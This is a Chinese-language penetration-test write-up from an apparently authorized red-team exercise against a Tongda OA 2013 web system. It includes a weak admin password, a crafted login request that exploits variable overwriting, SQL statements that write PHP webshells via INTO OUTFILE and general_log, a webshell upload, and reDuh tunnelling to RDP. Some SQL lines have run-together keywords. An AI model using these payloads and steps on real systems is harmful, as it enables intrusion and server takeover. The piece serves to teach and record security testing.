记一次HW目标测试

原创 lengyi 合天智汇 2019-09-28


来自专辑

实战攻防

前几天工作的时候，有幸参加了一次HW，现对其中的一次测试流程进行总结，文中提及的站点漏洞均已修复，图片打码严重，还望见谅。

后台登录地址：http://xxx.xxx.xxx.xxx:xxxx/login

弱口令进入：adminqwe123



登陆后发现是通达oa2013，这套系统存在直接变量覆盖getshell的漏洞，漏洞详情链接：http://www.anquan.us/static/bugs/wooyun-2016-0168661.html

登录构造请求数据包：

```
POST /logincheck.php HTTP/1.1
Host: xx.xx.xx
Content-Length: 182
Cache-Control: max-age=0
Origin: http://xx.xx.com
Upgrade-Insecure-Requests: 1
Content-Type:application/x-www-form-urlencoded
User-Agent: Mozilla/5.0(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko)Chrome/67.0.3396.99 Safari/537.36
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://xx.xx.com
Accept-Encoding: gzip, deflate
Accept-Language:zh-CN,zh;q=0.9,en;q=0.8
Cookie: SID_1=8b3cb1d3;PHPSESSID=he68espbvu9oq0rgamruvhs114
Connection: close
```

```
USERNAME=admin&PASSWORD=&MYOA_MASTER_DB[id]=1&MYOA_MASTER_DB[host]=xx.xx.xx.xx&MYOA_MASTER_DB[user]=root&MYOA_MASTER_DB[pwd]=rootpassword&MYOA_MASTER_DB[db]=oa&encode_type=1&button=
```

这样之后，我们就能以admin的权限登录到后台了，但是我这里已经有了admin的权限，所以这一步对我来说毫无意义。直接使用getshell的方法，后台有sql导入功能也就是我们可以执行任意的sql语句,这时候我们一般会选择两种方法,使用intooutfile 或者用general_log。

具体语句分别为：

```
updatemysql.user set file_priv='Y' where user='root';
flushprivileges;
selectconcat("",0x3C3F706870206173736572428245F504F53545B615D29203F3E)into outfile '../webroot/test.php';
updatemysql.user set file_priv='N' where user='root';
flushprivileges;
```

这个语句的意思就是我们先将文件写入的权限打开，然后使用selectinto语句往路径里面写入一个shell。和

```
setglobal general_log = on;
setglobal general_log_file = '../webroot/test.php';
select'<?php assert($_POST[a]) ?>';
setglobal general_log = off;
```

这个语句也一样，我们先把日志文件更改为一个php文件，然后使用select语句任意查询一条带有恶意攻击的语句，然后我们的攻击语句就会被写入到日志里面也就是一个php文件，达到getshell的目的。

但是尝试导入后却发现失败了，不知道是什么原因。

无奈，翻了翻目录，发现phpmyadmin地址：
http://xxx.xxx.xxx.xxx:xxxx/mysql

由于是未授权访问，无法使用selectinto写入shell，而且试着去写入日志getshell也是失败了，于是又转入后台，后台发现物理路径：D:\MOYA


在上传附件哪里发现可以上传php文件，上传小马失败链接提示500错误，

上传大马成功访问，getshell成功：

直接system权限：

添加用户：

发现是内网ip，使用reDuh构建http隧道代理出来：



顺便说一下这个工具的作用与用法

reDuh使用条件：

（1）获取目标服务器webshell，且可以上传reDuh服务端对应脚本文件

（2）知道目标服务器开放的内网端口，如远程桌面的端口是3389

（3）目标服务器网络做了端口策略限制，只允许外部访问内网的80等特定端口

reDuh使用命令：

（1）本地具备java环境

java-jar reDuhClient.jar http://somesite.com/reDuh.aspx http or httpsport

（2）本地连接1010端口


nc-vv localhost 1010

（3）在java命令窗口执行

[createTunnel]1234:127.0.0.1:3389

（4）使用mstsc登录127.0.0.1:1234

最后附一张登录的图



然后准备深入内网，结果老大说禁止往下进行，好吧，删shell，写报告，走人，总的来说这次渗透没什么太多的亮点，只有代理哪里有些坑，剩下的都是些基础操作的啦。